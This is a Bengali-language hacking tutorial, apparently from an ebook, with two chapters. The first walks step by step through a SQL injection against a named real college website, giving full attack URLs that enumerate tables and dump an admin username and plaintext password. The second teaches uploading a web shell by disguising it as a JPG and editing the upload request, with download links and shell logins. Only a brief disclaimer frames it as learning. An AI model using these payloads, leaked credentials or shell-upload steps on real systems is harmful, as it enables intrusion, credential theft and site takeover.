
তাহলে লিংকটি দাড়ায়

http://www.eastodissa.ac.in/news-and-events.php?id=22+order+by+1--

নাহ , তাহলে সাইটে কোনো ডাটা মিস করতেছে না ।

আবার 2 দিয়ে চেষ্টা করি

www.purepdfbook.com


http://www.eastodissa.ac.in/news-and-events.php?id=22+order+by+2--
ছবিঃ

নাহ , এবারও ডাটা মিস করতেছে না ।

এবাবে 3,4,5 করে 7 পর্যন্ত গেলাম ।

8 এ গেলে পুরো সাইট SQL ইরর দেখায় ।

(অনেক সময় দেখা যায়
www.site.com/index.php?id=1 order 999– [no error]
অর্থাৎ order by 999 দিলেও কোন error দেখায় না ।
এক্ষেত্রে — এর পর + এবং id=1 এর পর ' sign দিতে হবে ।
তাহলে সম্পূর্ণ লিঙ্কটি হবে
www.site.com/index.php?id=1' order by 999–+
এবার পেজে error দেখাবে ।
বাকি অংশগুলো সাধারন SQL Injection এর মতই হবে ।)

http://www.eastodissa.ac.in/news-and-events.php?id=22+order+by+8--
ছবিঃ

www.purepdfbook.com

ইরর এরকমের হতে পারে ।

Could not connect to MySQL server: Unknown column '8' in 'order clause' ।

অর্থাৎ এই সাইটের ডাটাবেজের কলাম 7 টি ।


এখন আমাদের দেখতে হবে এই 7 টা কলামের ভেতর ভার্নাবল কোনটি ।এর জন্য আমাদের আবার কমান্ড ব্যবহার করতে হবে ।

কমান্ড টি

+union+select+1,2,3,4,5,6,7--

তাহলে লিংক টি দাড়াবে

http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,2,3,4,5,6,7--
ছবিঃ

www.purepdfbook.com

(উল্লেখ , এখানে news-and-events.php?id= এর পর একটি – দেয়া হয়েছে (

এখন আপনি ভার্নাবল কলাম দেখতে পাবেন ।

এই সাইটের ভার্নাবল কলাম 2,3,দেখাবে ।

এখানে আমরা 2 নম্বর কলাম নিয়ে কাজ করবো ।


এখন আমরা ভার্নাবল কলামের ভার্সন বের করবো ।

এর জন্য আপনাকে আবার একটি কমান্ড ব্যবহার করতে হবে ।

এখন আগের লিংকে শুধু 2 এর জায়গায় @@versionদিতে হবে ।

তাহলে লিংক টি দাড়ায়

http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,@@version,3,4,5,6,7--
ছবিঃ

www.purepdfbook.com

এই লিংকে গেলে আমরা ভার্সন দেখতে পাবো ।

এটার ভার্সন 5.1.68-community

ভার্সন 5 এর নিচে সাইট গুলো হবে না তা বাদ দিয়ে অন্যগুলো সাইট inject করতে চেষ্টা করবেন ।

এখন আমরা আরেকটি কমান্ড ব্যবহার করে টেবিল বের করব ।

এক্ষেত্রে ভার্নাবল কলামের বদলে group_concat(table_name) কমান্ড দিবো এবং শেষ কলামের পর

+from+information_schema.tables+where+table_schema=database()-- কমান্ড দিবো ।

তাহলে লিংকটি দাড়ালো

http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,group_concat(table_name),3,4,5,6,7+from+information_schema.tables+where+table_schema=database()--

লিংকে গেলে আপনি কিছু টেবিল দেখতে পাবেন
ছবিঃ

www.purepdfbook.com

এই সাইটের টেবিল গুলো হল

est_achievement,est_admin,est_adminlog,est_companyrecord,est_facprofile,est_news,est_notice,est_onlineapplication,est_placementrecord

এখন এখান থেকে এডমিন টেবিল বের করতে হবে ।

এক্ষেত্রে আপনাকে একটু বুদ্বি খাটাতে হবে । যেমন এখানে est_achievement , est_companyrecord এর এডমিন টেবিল হবে না বুঝা যায় ।

একমাত্র est_admin এডমিন টেবিল মনে হয় ।

ধরে নিতে না পারলে বা ভুল ধরলে সমস্যা নেই ।

কমান্ডের মাধ্যমে বের করতে হবে । এক্ষেত্রে আপনাকে ভার্নাবল সাইটের বদলে group_concat(column_name) কমান্ড দিতে হবে ।

এবং শেষ কলামের পর +from information_schema.columns where table_name= এর পর আপনার ধরে নেয়া এডমিন টেবিলের CHAR রুপান্তর দিতে হবে ।

এই লিংক থেকে এডঅন টি ডাউনলোড করে ইন্সটল করেন ফায়ারফক্স ব্রাউজার ।

https://addons.mozilla.org/en-US/firefox/addon/hackbar/

এখন হ্যাকবার টি ওপেন করেন F9 চেপে

www.purepdfbook.com

এবার SQL>MySQL>MySQL CHAR() ক্লিক করেন ।
ছবিঃ

নতুন একটা বক্স আসবেন সেখানে অ্যাডমিন টেবিল টি দিয়ে ok দিন ।
ছবিঃ

এখানে est_admin কে CHAR রুপান্তর করলে হয় CHAR(101, 115, 116, 95, 97, 100, 109, 105, 110)

তাহলে লিংকটি দাড়ায়
http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,group_concat(column_name),3,4,5,6,7+from+information_schema.columns+where+table_name=CHAR(101, 115, 116, 95, 97, 100, 109, 105, 110)--
ছবিঃ

আপনি এডমিন টেবিল ধারনা না করতে পারলে আপনি = এর পর অন্যান্য টেবিলের হেক্স রুপান্তর দিয়ে চেষ্টা করবেন ।

যেহেতু আমরা বুঝেছি est_admin এডমিন টেবিল এর CHAR রুপান্তর দিয়ে লিংকে গিয়ে আমরা পেলাম কিছু এডমিন কলাম ।
uid,userid,password,emailid,signature,last_login

এখন আমরা এডমিন কলাম থেকে সাইটে লগিনের জন্য ইউজারনেম আর পাসওয়ার্ড বের করবো ।
এজন্য আমাদের শেষ কমান্ড ব্যবহার করতে হবে ।

এজন্য আমাদের ভার্নবল কলামের বদলে group_concat(login,0x3a,Pass,0x3a), কমান্ড দিবো ।

যেহেতু আমরা এডমিন কলামে userId পেয়েছি । তাহ login এর বদলে কমান্ডে userId লিখবো । আপনি অন্য সাইটে অন্য কিছুও পেতে পারেন ।

কলাম হিসেবে আপনাকে কমান্ড করতে হবে ।

এঁকে ভাবে কমান্ডে Pass এর বদলে password ব্যবহার করতে হবে ।

www.purepdfbook.com

এবং শেষ কলামের পর +from+est_admin-- বসাতে হবে ।

+from+ এর পর est_admin দিলাম কারন এখানে এডমিন টেবিল est_admin ।

তাহলে লিংক টি দাড়ায়

http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,group_concat(userId,0x3a,password,0x3a),3,4,5,6,7+from+est_admin--

ছবিঃ

দেখবেন আপনি ইউজারনেম পেয়ে যাবেন ।

এখানে ইউজারমেম পাসওয়ার্ড হচ্ছে trustadmin:isti$$9!5!2013:

www.purepdfbook.com

ইউজারনেম : trustadmin
পাসওয়ার্ড : isti$$9!5!2013

এখন শেষ কাজ হচ্ছে এডমিন পেনেল বের করা ।

এর জন্য আপনাকে কোনো সফ্টওয়ার বা এডমিন ফাইন্ডার সাইট ব্যবহার করতে হবে ।

যারা মোবাইল দিয়ে হ্যাকিং করেন তারা এডমিন প্যানেল খোজার জন্য এই সাইট টি ব্যবহার করতে পারেন

-http://scan.subhashdasyam.com/admin-panel-finder.php

আর যারা পিসি তে কাজ করবেন তারা havij ব্যবহার করবেন এডমিন প্যানেল খোজার জন্য

আর MD5 হ্যাশ ভাঙতে www.md5decrypter.cu.uk/ এটি ব্যবহার করবেন ।

তারপরেও বুজতে সমস্যা হলে নিচের ভিডিও টি দেখুন ।
http://www.youtube.com/watch?v=QuW_rSQ5_W0&feature=youtube_gdata_player

বিদ্রঃ পোস্টটি শুধু শিখার জন্য কার ক্ষতি করবেন না ।বাংলাদেশের কোন সাইট হ্যাক করবেন না।

আপনার কোন সমস্যার জন্য লেখক ও হ্যাকিং জগৎ গ্রুপ দায়ি থাকবে না ।

লিখেছেনঃ **ফারুক আহমেদ**

www.purepdfbook.com

ব্যাসিক হ্যাকিং অধ্যায়-১৪

কিভাবে ওয়েবসাইটে শেল আপলোড করবেন হয়।

আজকে আমি আপনাদের দেখাব কিভাবে **shell** উপলোড করতে হয় **LiveHTTPHeaders** দিয়ে

লিখেছেনঃ ফারুক আহমেদ

- **Mozilla Firox** মজিলা ফায়ারফক্স
- **Live HTTP Headers**এডঅন ফায়ারফক্স এর জন্য ডাউনলোড করুণ নিচ থেকে।
- **https://addons.mozilla.org/en/firefox/addon/live-http-headers/**
- **shell** যে কোন শেল ব্যবহার করতে পারেন ।
- নিচ থেকে ডাউনলোড করেন **i-47 shell**

http://www.pastebucket.com/19852

or

www.mediafire.com/?64fjdlvzo9zhrra


shell username and password

username: I-47


password: I-47



তাহলে এখন শুরু করি ?

www.purepdfbook.com

১। *সাইটে অ্যাডমিন প্যানেল লগইন করার পর যেখানে ফাইল উপলোড করা যায় তা খুজে বের*

করুণ।

২।আপনার শেল নামটা বদলে নিন যেমনঃ **47.php.jpg** (সাইটে যে ফরম্যাটে ফাইল উপলোড সাপোর্ট করে। যেমনঃ আমি যে সাইট এ ফাইল উপলোড করছি সেটাতে **jpg** ফাইল সাপোর্ট করে তাই আমি নাম দিয়েছি **47.php.jpg**


৩। এবার ব্রাউজ অপশন থেকে আপনার শেল টি দেখিয়ে দিন । তারপর **Live HTTP Headers addon** টি ক্লিক করুন তারপর উপলোড বাটন এ ক্লিক করুণ ।

৪। এখন আপনার **Live HTTP Headers** *টি এমন দেখতে পাবেন।*

www.purepdfbook.com

৫/save click করেন/

৬। এবার আপনার শেল নামটি খুজে বের করুন ।যে নামে শেল উপলোড করেছিলেন।

১।এখন ক্লিক করুন **47.php.jpg**পরে ক্লিক করুণ

২। **Reply** বাটন ।

৭।তারপর নতুন একটি উইন্ডোজ খুলবে সেটি হবে ২ বক্স এর আমরা কাজ করব ২ নাম্বার বক্স এর নিচেরটিতে।

www.purepdfbook.com

৮।এখন নিচের বক্স থেকে আপনার শেল নামটি বদল করে দিন।

১। **shell.php.jpg** থেকে **shell.php** তারপর ক্লিক

২। **Reply** বাটন ।

এখন আপনার কাজ শেষ দেখুন সফল ভাবে আপনার শেল আপলোড হয়েছে ।

www.purepdfbook.com

এবার আপনে আপনার শেল টি খুজে নিন যেখানে আপলোড করেছিলেন ।
যেমন আমি ছবিটির রাইট সাইট এ ক্লিক করে ছবির লিঙ্ক কপি করলাম
www.site.com/gallery/37473.jpg

